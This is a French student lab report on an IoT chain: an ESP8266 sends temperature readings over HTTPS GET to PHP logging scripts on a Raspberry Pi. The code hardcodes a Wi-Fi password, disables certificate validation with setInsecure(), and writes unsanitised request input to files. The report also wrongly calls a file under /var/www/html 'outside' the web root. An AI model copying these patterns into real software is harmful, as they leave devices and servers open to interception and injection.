
Le script vérifie ensuite si la donnée reçue est vide. Si tel est le cas, il affiche un message indiquant qu'aucune donnée n'a été reçue

Si une donnée est bien présente, elle est formatée avec un horodatage sous la forme [YYYY-MM-DD HH:MM:SS], ce qui permet de tracer précisément le moment de chaque enregistrement. Cette ligne formatée est ensuite ajoutée dans le fichier wifi_scan2.txt grâce à la fonction file_put_contents avec le drapeau FILE_APPEND pour ne pas effacer les données existantes

contenue de /var/www/html/txt_files/wifi_scan2.txt:

```
toto@raspberrypi:/var/www/html $ cat wifi_scan2.txt
[2025-06-12 09:20:27] WiFi connecté ! Adresse IP : 192.168.1.134
[2025-06-12 09:20:32] WiFi connecté ! Adresse IP : 192.168.1.134
[2025-06-12 09:20:37] WiFi connecté ! Adresse IP : 192.168.1.134
[2025-06-12 09:20:42] WiFi connecté ! Adresse IP : 192.168.1.134
```

- Texte des données reçues sur le port série lorsque basicHttpClient.ino est exécuté sur l'esp



Le moniteur série commence par afficher le message [HTTP] begin ce qui indique que le module initialise une requête HTTP. Ensuite, la requête GET est lancée comme le montre le message [HTTP] GET. Le serveur distant répond à cette requête avec un code de statut 200 ce qui signifie que la requête a été traitée avec succès comme précisé par [HTTP] GET code : 200. Finalement, le contenu renvoyé par le serveur s'affiche avec le message You said 1 confirmant que la donnée envoyée par le client a bien été reçue et traitée

Conclusion détaillé du jalon

Ce jalon a marqué notre transition vers le monde des objets connectés. Grâce à l'installation et la configuration de l'environnement Arduino sur nos PC Debian, nous avons découvert la programmation de microcontrôleurs – en l'occurrence l'ESP8266, un module Wi-Fi très utilisé dans les projets IoT.

L'apprentissage s'est fait en plusieurs étapes progressives. Nous avons d'abord configuré l'IDE Arduino, installé les bibliothèques spécifiques à l'ESP8266, puis réalisé un scan Wi-Fi avec wifiScan.ino, ce qui nous a permis de découvrir l'environnement radio local. Ensuite,

nous avons connecté l’ESP8266 à notre borne Wi-Fi via le programme wifiClientBasic.ino, en manipulant les variables réseau et en affichant dynamiquement l’adresse IP obtenue.


Enfin, nous avons écrit notre premier programme de client HTTP embarqué avec BasicHttpClient.ino, capable de formuler une requête HTTP GET vers notre serveur Raspberry Pi. Nous avons ainsi expérimenté l’envoi d'une variable (string=1) vers le script echo.php, ce qui nous a permis d’observer l’interaction complète entre un microcontrôleur et un serveur web auto-hébergé.

Ce jalon nous a donc permis d’assimiler les bases de la communication HTTP côté client, le fonctionnement réseau de l’ESP8266, ainsi que le lien entre traitement embarqué et service distant. Il constitue une avancée majeure vers un système IoT complet

---


jalon 3

- copie d’écran de l'url en https et de sa réponse




Le navigateur affiche l’URL https://192.168.1.131/echo.php?string=1 annotée en HTTPS
La page renvoie et affiche la chaîne You said 1

- copie du fichier exemple.txt contenant plusieur valeur du string initiale



c’est valeur de string ont été entré en paramètre dans la requête https ells sont stocké sur le serveur avec le script suivant



```php
<?php
// Récupérer toutes les valeurs envoyées dans l'URL
$data = $_GET;

// Convertir le tableau en chaîne de caractères
$line = date("Y-m-d H:i:s") . " - " . http_build_query($data) . PHP_EOL;

// Définir le chemin absolu vers le fichier (en dehors du répertoire web directement accessible)
$file_path = "/var/www/html/txt_files/exemple.txt";

// Écrire dans le fichier (mode append)
file_put_contents($file_path, $line, FILE_APPEND | LOCK_EX);

// Afficher un message à l'utilisateur
echo "Data received and stored successfully.";
?>
```

Ce script commence par récupérer les paramètres envoyés via la méthode GET dans l'URL. Il utilise ensuite la fonction http_build_query pour générer une chaîne de caractères formatée contenant les données accompagnées d'un horodatage. Le chemin absolu du fichier exemple.txt est défini en dehors du répertoire accessible par le serveur web afin d'éviter tout accès direct depuis l'extérieur. La ligne générée est ajoutée à ce fichier en mode ajout avec un verrouillage exclusif pour éviter tout conflit d'écriture en cas d'accès concurrent. Enfin, le script renvoie un message de confirmation à l'utilisateur pour indiquer que l'opération a bien été effectuée

- Copie du fichier exemple.txt contenant température et numéro de requête

```
toto@raspberrypi:/var/www/html/txt_files $ cat exemple2.txt
2025-06-12 12:21:44 - Température: 11, Requête #: 4
2025-06-12 12:41:37 - Température: 11, Requête #: 4
```

Cette image montre le contenu du fichier exemple2.txt, situé dans /var/www/html/txt_files/ sur un Raspberry Pi. Il contient deux lignes horodatées correspondant à des données envoyées par un capteur, indiquant une température de 11 °C et un numéro de requête #4.Ce fichier sert de journal de réception des données envoyées par un objet connecté.ces données sont enregistré grâce à un script sur le serveur

```php
<?php
// Vérifier que les paramètres existent
if (isset($_GET['temp']) && isset($_GET['numero'])) {
    $temp = $_GET['temp'];
    $numero = $_GET['numero'];

    // Construire la ligne à enregistrer
    $line = date("Y-m-d H:i:s") . " - Température: $temp, Requête #: $numero" . PHP_EOL;

    // Définir le chemin absolu du fichier
    $file_path = "/var/www/html/txt_files/exemple2.txt";

    // Écrire dans le fichier en mode ajout
    file_put_contents($file_path, $line, FILE_APPEND | LOCK_EX);

    // Retour pour l'utilisateur
    echo "Données enregistrées avec succès.";
} else {
    echo "Paramètres manquants : temp et numero sont requis.";
}
?>
```

Ce script PHP enregistre des données envoyées via une requête HTTP GET dans un fichier texte. Il vérifie que les paramètres temp (température) et numero (numéro de requête) sont présents, puis génère une ligne horodatée au format YYYY-MM-DD HH:MM:SS - Température: ..., Requête #: .... Cette ligne est ajoutée au fichier exemple2.txt, situé dans le répertoire web /var/www/html/txt_files/. Si les données sont correctement reçues, un message de confirmation est retourné ; sinon, un message d’erreur est affiché. Ce script permet ainsi de tracer les mesures envoyées par un objet connecté.

- Copie du fichier exemple.txt contenant température et adresse mac et numéro de requête

```
toto@raspberrypi:/var/www/html/txt_files $ cat exemple2.txt
2025-06-12 12:21:44 - Température: 11, Requête #: 4
2025-06-12 12:41:37 - Température: 11, Requête #: 4
2025-06-12 12:42:51 - Température: 11, Requête #: 4, Mac: 00:BE:43:8C:36:D1
2025-06-12 12:48:03 - Température: 11, Requête #: 4, Mac: 00:BE:43:8C:36:D1
2025-06-12 12:48:04 - Température: 11, Requête #: 4, Mac: 00:BE:43:8C:36:D1
2025-06-12 12:48:46 - Température: 11, Requête #: 4, Mac: 00:BE:43:8C:36:D1
2025-06-12 12:56:46 - Température: 12, Requête #: 1, Mac: E8:DB:84:95:0A:5A
2025-06-12 12:56:58 - Température: 12, Requête #: 2, Mac: E8:DB:84:95:0A:5A
2025-06-12 12:57:09 - Température: 12, Requête #: 3, Mac: E8:DB:84:95:0A:5A
2025-06-12 12:57:21 - Température: 12, Requête #: 4, Mac: E8:DB:84:95:0A:5A
2025-06-12 12:57:33 - Température: 12, Requête #: 5, Mac: E8:DB:84:95:0A:5A
2025-06-12 12:57:44 - Température: 12, Requête #: 6, Mac: E8:DB:84:95:0A:5A
2025-06-12 12:57:56 - Température: 12, Requête #: 7, Mac: E8:DB:84:95:0A:5A
2025-06-12 12:58:08 - Température: 12, Requête #: 8, Mac: E8:DB:84:95:0A:5A
```

Le fichier exemple2.txt, situé dans /var/www/html/txt_files/ sur le Raspberry Pi, contient un journal horodaté des mesures de température envoyées par des périphériques connectés, On observe deux adresses MAC distinctes, ce qui indique la présence de deux appareils différents. La température est passée de 11°C à 12°C entre 12:48 et 12:56, et la requête #8 est apparue à 12:58, suggérant une nouvelle transmission ou un changement de cycle. Les mesures sont prises à intervalle régulier, environ une fois par minute, ce qui montre un système de surveillance continue. Ce fichier permet donc un suivi simple et structuré des données environnementales envoyées vers le serveur web. ces données sont enregistré grâce à un script sur le serveur

```php
-<?php
// Vérifier que les paramètres existent
if (isset($_GET['temp']) && isset($_GET['numero']) && isset($_GET['mac'])) {
    $temp = $_GET['temp'];
    $numero = $_GET['numero'];
    $mac = $_GET['mac'];

    // Construire la ligne à enregistrer
    $line = date("Y-m-d H:i:s") . " - Température: $temp, Requête #: $numero, Mac: $mac" . PHP_EOL;

    // Définir le chemin absolu du fichier
    $file_path = "/var/www/html/txt_files/exemple2.txt";

    // Écrire dans le fichier en mode ajout
    file_put_contents($file_path, $line, FILE_APPEND | LOCK_EX);

    // Retour pour l'utilisateur
    echo "Données enregistrées avec succès.";
} else {
    echo "Paramètres manquants : temp et numero sont requis.";
}
?>
```

Ce script PHP permet d'enregistrer automatiquement, dans un fichier texte (exemple2.txt), des données envoyées par un périphérique via une requête HTTP GET. Il vérifie d'abord la présence des trois paramètres requis : temp (température), numero (numéro de requête) et mac (adresse MAC). Si ces paramètres sont présents, il génère une ligne de log contenant la date, l'heure, la température, le numéro de requête et l'adresse MAC. Cette ligne est ensuite ajoutée à la fin du fichier /var/www/html/txt_files/exemple2.txt. En cas de succès, un message de confirmation est affiché ; sinon, un message d'erreur indique les paramètres manquants.

- Copie du programme arduino, permettant d’envoyer l'URL à plusieur champs

```ino
#include <Arduino.h>
#include <ESP8266WiFi.h>
#include <ESP8266WiFiMulti.h>
#include <ESP8266HTTPClient.h>
#include <WiFiClientSecureBearSSL.h>

#ifndef STASSID
#define STASSID "trinome_14"
#define STAPSK "tpRT9025"
#endif

ESP8266WiFiMulti WiFiMulti;
int numero_requete = 1; // Compteur de requête

void setup() {
  Serial.begin(115200);
  WiFi.mode(WIFI_STA);
  WiFiMulti.addAP(STASSID, STAPSK);
  Serial.println("Setup done");
}

void loop() {
  if (WiFiMulti.run() == WL_CONNECTED) {
    std::unique_ptr<BearSSL::WiFiClientSecure> client(new BearSSL::WiFiClientSecure);
    client->setInsecure();  // Ignore le certificat pour test

    HTTPClient https;

    String mac = WiFi.macAddress();
    String temp = "12";  // Température fixe
    String numero = String(numero_requete); // Numéro de requête

    // Construire l'URL
    String url = "https://192.168.1.131/echo3.php?mac=" + mac + "&temp=" + temp + "&numero=" + numero;

    Serial.print("Envoi vers : ");
    Serial.println(url);

    if (https.begin(*client, url)) {
      int httpCode = https.GET();
      if (httpCode > 0) {
        Serial.printf("Réponse : %d\n", httpCode);
        if (httpCode == HTTP_CODE_OK) {
          String payload = https.getString();
          Serial.println(payload);
        }
      } else {
        Serial.printf("Erreur GET : %s\n", https.errorToString(httpCode).c_str());
      }
      https.end();
    } else {
      Serial.println("Erreur de connexion HTTPS");
    }

    numero_requete++;  // Incrémentation de la requête
  } else {
    Serial.println("WiFi non connecté");
  }

  delay(10000); // Attente de 10s entre chaque envoi
}

```

Ce programme Arduino pour ESP8266 permet d'envoyer régulièrement des données vers un serveur web via une requête HTTPS. Après connexion au Wi-Fi (trinome_14), il envoie toutes les 10 secondes une requête GET à l'adresse https://192.168.1.131/echo3.php contenant trois paramètres : l'adresse MAC de l'ESP, une température fixe (12°C) et un numéro de requête incrémenté. Le client HTTPS est configuré pour ignorer les certificats SSL (mode test). À chaque envoi, la réponse du serveur est affichée dans le moniteur série. Ce code est utile dans un contexte IoT pour transmettre des mesures vers un serveur distant de manière automatisée.

Conclusion détaillé du jalon

Ce jalon a permis de franchir une étape critique : le passage de HTTP vers HTTPS. Dans un monde où la sécurité des données est primordiale, il est essentiel de savoir mettre en place un canal de communication chiffré entre un objet connecté et un serveur distant.

Côté serveur, nous avons appris à générer et activer un certificat SSL sur Apache, ce qui nous a permis d'accéder à notre script echo.php via une URL sécurisée (https://). Nous avons découvert les éléments du certificat (validité, autorité de certification, empreinte SHA-1) et leur rôle dans la sécurisation des échanges. Nous avons également constaté, via Wireshark, que si le contenu est chiffré, l'URL reste parfois visible, ce qui nous a permis d'engager une réflexion sur les limites du HTTPS dans l'analyse réseau.

Côté client, nous avons adapté notre ESP8266 pour qu'il accepte le certificat du serveur. Cela impliquait de récupérer son fingerprint (empreinte numérique), puis de le coder dans le script BasicHttpsClient.ino. Nous avons ensuite enrichi nos requêtes : d'abord avec un paramètre string, puis avec plusieurs champs simultanés (température, numéro de requête, adresse MAC), ce qui nous a permis de concevoir une véritable chaîne d'identification et de traçabilité.

Enfin, nous avons mis en place un mécanisme de stockage sécurisé des données côté serveur : les scripts PHP reçoivent les requêtes et les enregistrent dans un fichier texte, placé dans un répertoire aux droits restreints. Ce jalon nous a fait prendre conscience de l'importance de la gestion fine des accès, de la traçabilité des équipements IoT et de la conception de requêtes dynamiques adaptées au contexte industriel.

---

jalon 4

- copie du fichier exemple.txt


```
toto@raspberrypi:/var/www/html/txt_files $ sudo tail -f exemple3.txt
2025-06-12 14:00:05 - Température: 27.25, Requête #: 1, Mac: E8:DB:84:95:0A:5A
2025-06-12 14:00:22 - Température: 27.25, Requête #: 2, Mac: E8:DB:84:95:0A:5A
2025-06-12 14:00:39 - Température: 27.19, Requête #: 3, Mac: E8:DB:84:95:0A:5A

2025-06-12 14:00:55 - Température: 27.19, Requête #: 4, Mac: E8:DB:84:95:0A:5A
2025-06-12 14:01:12 - Température: 27.13, Requête #: 5, Mac: E8:DB:84:95:0A:5A
2025-06-12 14:01:29 - Température: 27.13, Requête #: 6, Mac: E8:DB:84:95:0A:5A
^C
```

Cette capture montre l'enregistrement en temps réel des données d'un capteur de température réel dans le fichier exemple3.txt, via la commande tail -f. Chaque ligne contient un horodatage, la température mesurée (en °C avec deux décimales), un numéro de requête croissant, et l'adresse MAC du capteur (E8:DB:84:95:0A:5A). Les températures varient légèrement entre 27.25°C et 27.13°C, ce qui reflète des mesures réelles et précises. L'envoi est automatique et régulier, toutes les 15 à 20 secondes, confirmant le bon fonctionnement du système de mesure et de transmission. ces donnée sont enregistrer grâce au script suivant

```php
<?php
// Vérifier que les paramètres existent
if (isset($_GET['temp']) && isset($_GET['numero']) && isset($_GET['mac'])) {
    $temp = $_GET['temp'];
    $numero = $_GET['numero'];
    $mac = $_GET['mac'];

    // Construire la ligne à enregistrer
    $line = date("Y-m-d H:i:s") . " - Température: $temp, Requête #: $numero, Mac: $mac" . PHP_EOL;

    // Définir le chemin absolu du fichier
    $file_path = "/var/www/html/txt_files/exemple3.txt";

    // Écrire dans le fichier en mode ajout
    file_put_contents($file_path, $line, FILE_APPEND | LOCK_EX);

    // Retour pour l'utilisateur
    echo "Données enregistrées avec succès.";
} else {
    echo "Paramètres manquants : temp et numero sont requis.";
}
?>
```

Ce script PHP enregistre dans un fichier texte (exemple3.txt) les données envoyées via une requête HTTP GET. Il vérifie la présence des paramètres temp, numero et mac, puis génère une ligne horodatée contenant la température, le numéro de requête et l'adresse MAC du capteur. Cette ligne est ajoutée au fichier en mode append. En cas de succès, un message de confirmation est affiché ; sinon, un message d'erreur signale les paramètres manquants. Ce script permet de tracer automatiquement les mesures envoyées par un objet connecté (comme un ESP8266).

contenue du moniteur série :



Cette capture confirme que les données envoyées à la page echo4.php via une requête GET ont été correctement enregistrées. L'URL contient la température (27.06 °C), le numéro de requête (16) et l'adresse MAC du capteur. Le serveur répond avec un code HTTP/1.1 200 OK, indiquant un traitement réussi, et renvoie le message : « Données enregistrées avec succès. ». Le tout est servi par Apache 2.4.62 sur Debian, avec un encodage en UTF-8.

Conclusion détaillé du jalon

Ce dernier jalon a clôturé notre travail en concrétisant l'un des objectifs majeurs de l'IoT : collecter et transmettre une donnée physique en temps réel depuis un capteur vers un serveur distant.

Nous avons tout d'abord découvert le capteur DS18B20, un capteur de température numérique fonctionnant avec le protocole OneWire. Après l'avoir câblé à notre ESP8266 (avec résistance de 4,7kΩ), nous avons installé les bibliothèques adéquates (`OneWire.h` et `DallasTemperature.h`) pour lire les températures et les afficher sur le port série.

La partie la plus enrichissante fut sans doute l'intégration de cette valeur dans notre URL HTTPS, envoyée ensuite vers le serveur Apache sécurisé. La température, combinée à l'adresse MAC du microcontrôleur et à un compteur de requêtes, permettait de stocker dynamiquement dans un fichier `.txt` une série de mesures horodatées et identifiables.

Nous avons donc appris à lier le monde physique (le capteur) à l'univers logiciel et réseau (client HTTPS et serveur Apache). Ce jalon a renforcé notre maîtrise de l'ensemble de la chaîne de traitement d'un système IoT : de l'acquisition du signal, à son traitement embarqué, jusqu'à son enregistrement sécurisé.

Il clôt notre projet en illustrant parfaitement les enjeux réels d’un système connecté : robustesse, sécurité, traçabilité, et automatisation des transmissions de données.

Difficulté rencontré

Tout au long de la réalisation de la Partie 1 du projet IOM, plusieurs difficultés techniques ont été rencontrées, certaines bloquantes, d'autres plus anecdotiques mais révélatrices des enjeux d'un projet impliquant des environnements matériels, logiciels et réseaux hétérogènes. Ces obstacles, bien que parfois frustrants, nous ont permis de mieux comprendre les couches d'abstraction impliquées dans l’IoT, et de gagner en autonomie dans la recherche de solutions.

Problème majeur : Absence du driver CH340 pour l’ESP8266

La première difficulté sérieuse s’est présentée dès la tentative de téléversement du programme Arduino sur le microcontrôleur ESP8266. En effet, malgré une connexion physique correcte via USB, aucun port série n’était détecté dans l’IDE Arduino. Après plusieurs tentatives infructueuses, nous avons découvert que le microcontrôleur utilisait un chipset USB-série CH340, non reconnu nativement par notre système.

Ce problème a nécessité l’identification du bon pilote, son téléchargement depuis une source fiable, puis son installation manuelle avec les permissions appropriées. Une fois le driver CH340 installé, la carte a été correctement détectée, ce qui a permis le bon déroulement de la suite des manipulations.

Droit d’écriture sur le répertoire `/var/www/html`

Lors de la mise en place du stockage des identifiants dans un fichier texte (dans le cadre de l’exercice sur la faille XSS), puis plus tard lors de l’enregistrement des mesures depuis le microcontrôleur, nous avons été confrontés à des erreurs d’écriture. Cela provenait d’un manque de permissions sur le répertoire de destination. Ce problème nous a permis de découvrir l’importance de la gestion des droits utilisateurs Linux, et notamment du groupe `www-data`, utilisé par Apache. L’utilisation des commandes `chown` et `chmod` a été nécessaire pour finaliser correctement les scripts PHP.

En résumé, ces difficultés techniques nous ont offert une expérience formatrice, nous obligeant à travailler notre patience, notre méthode de diagnostic, notre capacité à chercher de la documentation pertinente, et surtout notre autonomie face à des systèmes embarqués et interconnectés. Elles ont donné du relief au projet et renforcé notre compréhension du monde IoT dans son ensemble.